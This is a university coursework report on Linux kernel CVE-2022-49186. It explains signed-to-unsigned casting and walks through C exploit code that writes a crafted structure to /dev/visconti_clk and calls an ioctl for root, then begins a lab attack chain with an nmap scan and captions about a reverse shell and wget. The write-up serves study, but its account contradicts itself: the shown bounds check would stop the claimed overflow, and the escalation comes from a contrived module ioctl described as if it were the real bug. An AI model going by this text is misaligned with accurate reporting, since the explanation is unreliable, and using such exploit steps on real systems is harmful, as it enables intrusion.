


Coventry University
Faculty of Engineering, Environment & Computing
United Kingdom

ST5068CEM Platforms and Operating Systems

CVE-2022-49186



Submitted by : Darshana Sharma
Coventry Id: 15945541
Student Id: 240280

Submitted to: Mr. Ashok Karki

Table of Contents

Introduction: CVE-2022-49186	1
Conceptual Introduction.....	1
Clock Gating and Clock Subsystem in Linux	1
Exploit Process in User Mode and Kernel Mode	2
Process and Memory Layout During Attack.....	3
Memory Safety and Buffer Overflow	3
Function Pointers and Code Execution	4
Credentials and Linux Privilege Model	6
Vulnerable Module Architecture	7
Data Structure Definition	7
Vulnerable Function	7
File Operations Structure	8
Vulnerable Function	9
Memory Corruption Mappings	9
Initialization	9
Memory Allocation and Deallocation	10
Overflow Calculation	11
Script Explanation.....	12
Device Verification	12
Opening the Vulnerable Module	13
Reading Device Status	14
Triggering Type Confusion.....	14
Triggering Array Overflow	15
Privilege Escalation via IOCTL	16
Lab Setup and Practical Demonstration of CVE-2022-49186.....	17
Lab Description	17
Assumptions Made	18

Exploit Steps	18
Mitigation Measures	21
References	22
Appendix.....	24

Table of Figures

Figure 1: Exploit through User and Kernel Mode	2
Figure 2: Process and Memory Layout	3
Figure 3: Example of signed to unsigned conversion	4
Figure 4: Example output of signed and unsigned conversion	4
Figure 5: Function Pointers and Code Execution	5
Figure 6: Credentials and Privilege Escalation	6
Figure 7: Data structure definition	7
Figure 8: Visconti_clk_register driver function	8
Figure 9: Accessing reset_controls	8
Figure 10: File operations structure	8
Figure 11: Vulnerable driver function	9
Figure 12: Initialization	10
Figure 13: Memory Allocation and Deallocation	11
Figure 14: Vulnerable array	11
Figure 15: Device Verification	13
Figure 16: Accessing vulnerable module	14
Figure 17: Reading device status	14
Figure 18: Casting signed to unsigned	15
Figure 19: Array overflow	16
Figure 20: Privilege Escalation through ioctl	17
Figure 21: Lab Details	18
Figure 22: nmap scan result	18
Figure 23: Uploading reverse shell	19
Figure 24: Spawning initial shell of lower privileged user	19
Figure 25: Using wget to get exploit from attacker machine	20
Figure 26: Granting execute permission to exploit	20
Figure 27: Spawning root shell after exploit	20

Introduction: CVE-2022-49186

CVE-2022-49186 is a vulnerability discovered in the Linux kernel's Visconti clock driver specifically within the `visconti_clk_register_gates()` function. It received CVSS score of 7.8 as per CVSS Version 3.x. The issue is because of the code that used -1 to indicate that a clock gate had no reset function. This value was stored in an unsigned 8-bit integer `u8` which cannot represent negative numbers. As a result, checking if `clks[i].rs_id` is greater than equals to zero always evaluated as true even when no reset function was intended. This logic flaw caused the kernel to attempt accessing invalid array elements and leading to an out-of-bounds access. Such memory errors can destabilize the system and can cause crashes or opening the door to exploitation. The vulnerability affected Linux kernel versions from 5.17 up to 5.17.1 and it was later fixed by introducing a proper constant to safely represent the absence of a reset function. [\(Wiz Inc, 2022\)](#)

Conceptual Introduction

Clock Gating and Clock Subsystem in Linux

“Clock gating is a well-known technique for reducing the power consumption of a synchronous digital system.” Its execution is performed by the kernel and device drivers. The kernel has a view of system state and resource demands. This determines when a specific hardware component such as peripheral controller or core subsystem is idle. It commands often through device driver to disable the clock signal to that circuit block. This action stops the switching activity within the gated module and then eliminates its dynamic power dissipation. When the component is required again then then driver requests the kernel to enable the clock again. [_\(Arar, 2018\)](#). The Linux kernel's clock subsystem is responsible for managing the clock signals that hardware components need to run. Every device in computer like processors or peripherals relies on clock to keep operations in sync. The subsystem provides common set of tools so drivers can turn clocks on or off and change their speed or check their status. [_\(Linux Kernel Docs, n.d.\)](#)

Exploit Process in User Mode and Kernel Mode

Operating system divides the execution into user mode and kernel mode to protect the core system functions. The ordinary programs only runs in user mode which means they cannot directly access the hardware or modify any sensitive memory regions. Only the kernel has the required privilege to do that [\(GeeksforGeeks, 2025\)](#). In case of this CVE-2022-49186, the attack starts in the user mode when the exploit program writes a malicious data structure to device file `/dev/visconti_clk`. The kernel trusts this data and processes it inside the vulnerable module. This means the attacker begins in user mode with no privileges but because the kernel mishandles the user supplied values, the attacker eventually causes the kernel running in privileged kernel mode to execute malicious behavior. The bug effectively allows a normal user mode program to influence kernel mode memory. [\(Freedly CVEs, 2025\)](#)




Figure 1: Exploit through User and Kernel Mode

Process and Memory Layout During Attack

Every program that user runs becomes a process with its own isolated memory space and prevents one program from tampering with another. The kernel has its very own memory region shared by all processes because it is globally responsible for managing the system operations [\(Lohot, 2023\)](#). CVE-2022-49186 exploits the fact that instead of breaking into another user process, the attacker corrupts memory inside the kernel. This array is placed in global kernel memory and immediately after it sits another kernel structure. When the vulnerable module writes beyond the end of the array due to the indexing bug, it actually spills data directly into this adjacent structure. This corruption lets the attacker change important values inside kernel memory that control whether privileged functions will later be executed. [\(Brittany, 2025\)](#)





Figure 2: Process and Memory Layout

Memory Safety and Buffer Overflow

Buffer overflow occurs when a program writes outside the bounds of the allocated memory region. In kernel space this is especially dangerous because the kernel trust in its own code [\(Sobolewski,](#)


2019). In this CVE the array `reset_controls` has only 32 entries, but a bug in the code allows the kernel to attempt accessing index 255. This happens because the structure field `rs_id` is a signed number in user space but becomes an unsigned `u8` in the kernel. The attacker deliberately sets `rs_id` as -1 which becomes 255 after conversion. When the kernel tries to write to `reset_controls` with index 255, it massively overflows past the array into the memory area. [\(Vulert, 2025\)](#)

Example of Signed to Unsigned Conversion:



```
Start here x *new.c x
1  #include <stdio.h>
2
3  int main() {
4      signed char s = -1;
5      unsigned char u = (unsigned char)s;
6
7      printf("Signed char value: %d\n", s);
8      printf("Unsigned char value: %u\n", u);
9
10     return 0;
11 }
```

Figure 3: Example of signed to unsigned conversion



```
"C:\Users\Darshana Shrma\O... x + v
Signed char value: -1
Unsigned char value: 255

Process returned 0 (0x0)   execution time : 0.103 s
Press any key to continue.
```

Figure 4: Example output of signed and unsigned conversion

Function Pointers and Code Execution

Function pointers in C hold function addresses and allows direct calls. Declared with an asterisk and function parameters they enable callbacks and array integrations [_\(Scaler, 2022\)_](#). In this

exploit, structure that includes a function pointer is created. Under normal conditions this pointer is harmless and null. But due to the overflow, the attacker forces the kernel to treat their malicious write as legitimate data and helps in privilege escalation. This function is present in the module to demonstrate privilege escalation as it sets all user IDs to 0 (root). After the overflow corrupts this structure then IOCTL call checks whether the exploit flag is set and then directly calls the overwritten function pointer from kernel mode granting full root privileges.



Figure 5: Function Pointers and Code Execution

Ioctl in Linux stands for Input Output Control. It is a system call used to talk to device drivers. Most Linux drivers support the ioctl system. Ioctl is used in cases where the kernel does not support a system call for the driver or does not have a default system call to communicate with the driver (Scaler, 2024). In CVE-2022-49186, IOCTL is the final bridge between corruption and execution. After overflowing the array, the attacker calls an IOCTL command. This command asks the kernel module to check whether the exploit flag is set. Because the overflow has already enabled that flag and assigned the function pointer so the kernel easily executes the function for privilege escalation function as root inside the kernel.

Credentials and Linux Privilege Model

Linux uses a credential structure to track the identity of each process including UID, GID, effective UID and more. Only the kernel can modify these values. In this CVE, the attacker gains control of a kernel function capable of calling `prepare_creds()` and `commit_creds()`. These are legitimate kernel functions normally used to safely modify process credentials. By hijacking the code path, the attacker forces the kernel to prepare anew credential set with all IDs set to zero. When the kernel commits these credentials the previously unprivileged user process immediately becomes root.



Figure 6: Credentials and Privilege Escalation

Vulnerable Module Architecture

Data Structure Definition

The `visconti_clk_gate` structure is designed to hold configuration data for clock gates. It includes a character array for the name which is an unsigned integer for the gate ID. It is a signed character for the reset ID and padding array to ensure the structure's size is consistent:

The packed attribute is used to eliminate padding that the compiler inserts between the structure members and makes sure that the structure occupies exactly 40 bytes of the memory. This is quite important for the exploit because since it relies on the precise layout of the structure for overwriting the specific memory locations. The `rs_id` field, a signed character and is particularly critical as it can be used to control the behavior of the vulnerable function.

```
struct visconti_clk_gate {  
    char name[32];  
    unsigned int gate_id;  
    signed char rs_id;  
    char padding[3];  
} __attribute__((packed));
```

Figure 7: Data structure definition

Vulnerable Function

The `visconti_clk_register_gates` function is responsible for processing the `visconti_clk_gate` structure. The vulnerability comes from the line `reset_id` set to `u8 gate` where a signed `rs_id` is cast to an unsigned `u8`. This cast can cause a value of `-1` to wrap around to `255` which is outside the bounds of the `reset_controls` array. The function does not validate whether `reset_id` is within the valid range before using it to index the array and it leads to an array overflow.

```
static int visconti_clk_register_gates(struct visconti_clk_gate *gate) {
    u8 reset_id;

    printk(KERN_INFO "visconti_clk: Processing gate '%s'\n", gate->name);
    printk(KERN_INFO "visconti_clk: gate_id=%u, rs_id=%d\n", gate->gate_id, gate->rs_id);

    reset_id = (u8)gate->rs_id;

    printk(KERN_INFO "visconti_clk: After cast: reset_id(u8)=%u\n", reset_id);
}
```

Figure 8: Visconti_clk_register driver function

```
if (reset_id >= 0) {
    printk(KERN_INFO "visconti_clk: Accessing reset_controls[%u]\n", reset_id);

    if (reset_id < MAX_RESETS) {
        if (!reset_controls[reset_id]) {
            reset_controls[reset_id] = kmalloc(64, GFP_KERNEL);
            printk(KERN_INFO "visconti_clk: Allocated control at index %u\n", reset_id);
        }
    }
}
```

Figure 9: Accessing reset_controls

File Operations Structure

The file operations structure defines how the kernel interacts with the device file. This structure links the device to the file operations to their respective functions in the kernel module. The write operation is mainly critical as it is the entry point for the exploit and also allows user controlled data to be processed by this vulnerable function. The ioctl operation is also important as it is used to trigger the exploitation after the overflow has been properly set up.

```
static struct file_operations fops = {
    .owner = THIS_MODULE,
    .open = dev_open,
    .read = dev_read,
    .write = dev_write,
    .unlocked_ioctl = dev_ioctl,
    .release = dev_release,
};
```

Figure 10: File operations structure

Vulnerable Function

This function first checks the length of the incoming data to ensure it matches the expected size of the `visconti_clk_gate` structure. It then copies the data from user space into a kernel buffer. If the copy is successful then it calls the vulnerable `visconti_clk_register_gates` function, which processes the data and triggers the overflow if the `rs_id` is -1.

```
static ssize_t dev_write(struct file *file, const char __user *buffer,
                        size_t len, loff_t *offset) {
    struct visconti_clk_gate gate;

    printk(KERN_INFO "visconti_clk: Write request from PID %d (UID %d), len=%zu\n",
           current->pid, current_uid().val, len);

    if (len != sizeof(struct visconti_clk_gate)) {
        printk(KERN_WARNING "visconti_clk: Invalid write size (expected %zu, got %zu)\n",
               sizeof(struct visconti_clk_gate), len);
        return -EINVAL;
    }

    if (copy_from_user(&gate, buffer, sizeof(gate))) {
        printk(KERN_ERR "visconti_clk: Failed to copy from user\n");
        return -EFAULT;
    }
}
```

Figure 11: Vulnerable driver function

Memory Corruption Mappings

Linux separates execution into two domains that are user space and kernel space. User space is where normal applications run, with limited privileges. Processes here cannot directly access hardware or other users' memory. While the kernel space runs with full privileges and can control every aspect of the system. The vulnerable module operates completely in the kernel space but it exposes a device file `/dev/visconti_clk` that the user space programs can easily interact with.

Initialization

At initialization, the kernel module sets up its data structures in a clean state with the array and control structure safely separated. When the attacker sends a crafted structure from user space then the kernel function interprets the signed -1 as an unsigned 255 and attempts to access the array at that index. This triggers the overflow and then corrupts the neighboring structure. The code

calculates `reset_controls[255]` but there is no such block so the immediate neighbor structure is overflowed.



Figure 12: Initialization

Memory Allocation and Deallocation

For dynamic needs the kernel provides allocation functions such as `kmalloc()`. This is similar to `malloc()` in user space but is actually optimized for kernel requirements. When the vulnerable function in this module calls `kmalloc` and then the kernel allocates 64 bytes from its internal memory pools. These pools are organized into the caches and slabs to reduce fragmentation and then improve the performance. Each allocation returns a pointer into kernel space which then the module can then use to store control data. Kernel code must specifically free memory when it is no longer needed by using the functions like `kfree()`. In this module the cleanup routine iterates through `reset_controls` and calls `kfree` on any non-null entries. This returns the memory back to the kernel's allocator and makes it available for future use.

Flowchart for Allocation and Deallocation




Figure 13: Memory Allocation and Deallocation

Overflow Calculation

```
static int major_number;
static struct class *visconti_class = NULL;
static struct device *visconti_device = NULL;

static void *reset_controls[MAX_RESETS];
```

→ Vulnerable Array

Figure 14: Vulnerable array

- 1) **Array Size:** With `max_resets = 32` and each entry being a pointer typically 8 bytes on a 64-bit system.

$$32 \times 8 = 256 \text{ bytes total size}$$

- 2) **Access at index 255:** When the attacker sets `rs_id = -1` and it is cast to `u8` and becomes 255.

$$255 \times 8 = 2040 \text{ bytes from the start of the array}$$

- 3) **Overflow amount:** The array only has 256 bytes allocated. Accessing index 255 means the code reaches 1784 bytes beyond the array's boundary

$$2040 - 256 = 1784 \text{ beyond the array's boundary}$$

Script Explanation

Device Verification

Step 1: The `check_device` function performs the two critical verifications before attempting the exploit. Firstly it checks whether the device file `/dev/visconti_clk` exists or not. This is actually done using the `access` system call with the `F_OK` flag which tests for the file for its existence. If the device file doesn't exist then it means the vulnerable kernel module isn't properly loaded. The kernel creates device files in `/dev` when character device drivers register themselves so the absence of this file indicates that the `visconti_clk` module isn't currently inserted into the kernel. Then second check verifies that the current process has both read and write permissions on the device. This is done with another `access` call and with the `R_OK` and `W_OK` flags combined.


```

int check_device(void) {
    if (access(DEVICE_PATH, F_OK) != 0) {
        printf("[-] Device not found: %s\n", DEVICE_PATH);
        return -1;
    }

    if (access(DEVICE_PATH, R_OK | W_OK) != 0) {
        printf("[-] NO write permission provided: %s\n", DEVICE_PATH);
        return -1;
    }

    printf("[+] Device accessible: %s\n\n", DEVICE_PATH);
    return 0;
}

```

Figure 15: Device Verification

Opening the Vulnerable Module

Step 2: The exploit now calls the open system call with the path `/dev/visconti_clk` and the `O_RDWR` flag. This is where user space begins its first actual interaction with the vulnerable kernel module. When open system call executes and then the CPU transitions from user mode to kernel mode with bit value 0. The VFS is an abstraction layer which provides the uniform interface to different types of the file systems and devices. It looks up the path `/dev/visconti_clk` in the directory tree and starting from root and then traverses through the `/dev` directory. VFS allocates a file structure in kernel memory and links it to the module's file operations like open, read, write, ioctl. The kernel calls the module's `dev_open` function which logs the event and then it assigns the process new file descriptor which is mostly 3. Since 0, 1 and 2 are reserved for standard input, output and error. This descriptor is stored in process's file descriptor table as the index pointing to the kernel's file structure. Once the open system call completes then the control returns to user space and exploit program holds a valid descriptor. Any read, write or ioctl calls using this descriptor are automatically routed by the kernel to the `visconti_clk` module's handlers.

```

printf("[*] Opening vulnerable device...\n");
fd = open(DEVICE_PATH, O_RDWR);
if (fd < 0) {
    printf("[-] Failed to open device: %s\n", strerror(errno));
    return 1;
}
printf("[+] Device opened (fd=%d)\n\n", fd);

```

Figure 16: Accessing vulnerable module

Reading Device Status

Step 3: Before attempting the exploit, the program calls `read_status` to see the current state of the device. The read system call switches to kernel mode and calls the `dev_read` function in the `visconti_clk` module. This function is designed to return status information about the device. Then it uses `snprintf` to format this information into a buffer and then calls `copy_to_user` in order to safely transfer the data from kernel space back to user space. The `copy_to_user` function handles the memory protection boundaries between kernel and user space. It validates that the user space address is actually valid and accessible. Then performs the memory copy while handling any potential page faults that might occur if the user buffer isn't currently in the physical memory.

```

int read_status(int fd) {
    char buffer[512];
    ssize_t bytes;

    lseek(fd, 0, SEEK_SET);
    bytes = read(fd, buffer, sizeof(buffer) - 1);
}

```

Figure 17: Reading device status

Triggering Type Confusion

Step 4: The `trigger_overflow` function begins the exploitation by constructing the carefully crafted data structure. It declares a variable of type `struct visconti_clk_gate` on the stack. This structure is exactly 40 bytes in size. The most important field is `rs_id`, which is set to -1. This is where the vulnerability lies. The `rs_id` field is declared as a signed char (s8), which means it can hold values

from -128 to +127. The value -1 in two's complement representation is stored in memory as the byte 0xFF. Then this same byte is interpreted as an unsigned char u, which can hold values from 0 to 255 and then it becomes the value 255. This is the core of the type confusion vulnerability. The structure also includes a padding array of 3 bytes to ensure the total size is 40 bytes and maintains proper alignment.

```
struct visconti_clk_gate payload;
ssize_t ret;

printf("[*] Step 1: Preparing exploit payload\n");
printf("    Structure size: %zu bytes\n", sizeof(payload));
printf("    rs_id: -1 (signed)\n");
printf("    After cast: 255 (unsigned u8)\n");
printf("    Magic: 0x%X\n\n", MAGIC_VALUE);

//Magic Value to trigger to exploit
memset(&payload, 0, sizeof(payload));
strncpy(payload.name, "pwned", sizeof(payload.name) - 1);
payload.gate_id = MAGIC_VALUE;
payload.rs_id = -1;
```

Figure 18: Casting signed to unsigned

Triggering Array Overflow

Step 5: The exploit calls the write system call and then passes the file descriptor to payload structure on the stack. The write system call causes the CPU to switch from user mode to kernel mode. The kernel's system call dispatcher looks up write system call number in the system call table and moves to this sys_write function. It calls the write function pointer which then leads to dev_write function in the kernel module. This function runs completely in kernel mode with full system privileges. The first thing dev_write does is declare its own local variable of type struct visconti_clk_gate on the kernel stack. It then calls copy_from_user to safely transfer the data from user space into kernel space. The Memory Management Unit (MMU) translates both addresses. The user space virtual address is translated through process's page tables to find actual physical memory location. The data is copied to kernel space which is again quite similarly translated. Then the dev_write handler then passes this structure into the vulnerable function called the

visconti_clk_register_gates. Inside this function, the critical bug occurs where the signed value -1 is cast into an unsigned 8-bit integer which interprets the same bit pattern as 255 instead of -1. Because unsigned values can never be negative so the check intended to filter out invalid reset IDs always succeeds. When it compares the reset ID against the maximum array size of 32 the value 255 fails the check and the function attempts to access reset_controls. This index translates to an address 2040 bytes from the start of the array even though the array itself only occupies 256 bytes. This means that the access lands 1784 bytes beyond its boundary.

```
ret = write(fd, &payload, sizeof(payload));
if (ret < 0) {
    printf("[-] Write failed: %s\n", strerror(errno));
    return -1;
}
if (ret != sizeof(payload)) {
    printf("[-] Incomplete write: %zd/%zu bytes\n", ret, sizeof(payload));
    return -1;
}
```

Figure 19: Array overflow

Privilege Escalation via IOCTL

Step 6: After the corruption is verified, the exploit moves to the `elevate_privileges` function. It calls `ioctl` system call which switches to kernel mode and reaches the `dev_ioctl` function in the module. The function begins by calling `prepare_creds`, which is a kernel function that creates a new credential structure. The function then proceeds to modify all the UID and GID fields in the new credential structure, setting them to 0. After modifying the credential structure and the function calls `commit_creds`. This is the crucial step that actually applies the new credentials to the current process. After the `commit_creds` call completes then the kernel function returns back through the call stack. We return from `elevate_privileges` to `dev_ioctl` which returns to the kernel's `ioctl` handler and which again returns from the system call back to user space. The exploit closes the file descriptor to the device since it's no longer needed, then calls `spawn_shell`.

```
ret = ioctl(fd, VISCONTI_IOC_TRIGGER, 0);  
  
if (ret < 0) {  
    printf("[-] IOCTL failed: %s\n", strerror(errno));  
    return -1;  
}  
  
printf("[+] IOCTL executed successfully\n");  
printf("[+] Kernel credentials modified\n\n");  
  
return 0;
```

Figure 20: Privilege Escalation through ioctl

Lab Setup and Practical Demonstration of CVE-2022-49186

Lab Description

This CVE-2022-49186 vulnerability demonstration was conducted in a controlled lab environment running Ubuntu 21.10 "Impish Indri" with Linux kernel version 5.17.1 on an x86_64 architecture. The vulnerable kernel module `visconti_clk.ko` had the signed to unsigned integer conversion vulnerability originally found in the Visconti clock driver subsystem. The lab setup consisted of two virtual machines acting as a victim and attacker. Ubuntu was the target system where the vulnerable module was loaded and configured with world-readable/writable device permissions in `/dev/visconti_clk` and Kali Linux attacker machine was used to compile and serve the exploit binary. The exploitation was demonstrated from the perspective of an unprivileged `www-data` user with UID 33 successfully escalating to root privileges with UID 0 through controlled kernel memory corruption.

To get the initial shell of lower privileged shell, file upload vulnerability was also added through DVWA lab setup. This led to initial foothold of the system and full system compromise was done through exploiting CVE-2022-49186.

```

lilac@Ubuntu:~$ uname -r
5.17.1-generic
lilac@Ubuntu:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 21.10"
NAME="Ubuntu"
VERSION_ID="21.10"
VERSION="21.10 (Impish Indri)"
VERSION_CODENAME=impish
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=impish
lilac@Ubuntu:~$

```

Figure 21: Lab Details

Assumptions Made

- A shell of lower privileged user is required for carrying out exploitation with full privilege escalation through CVE-2022-49186.
- Read and write permission on vulnerable module /dev/visconti_clk.

Exploit Steps

Step 1: Firstly, from attacker machine, nmap service scan was done of all the ports of the victim machine. Then port 80 had hosted the vulnerable DVWA lab.

```

(darshana@kali)-[~]
$ nmap -sV -p- 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 08:37 EST
Nmap scan report for Ubuntu (192.168.1.7)
Host is up (0.00086s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.4p1 Ubuntu 6ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.48 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
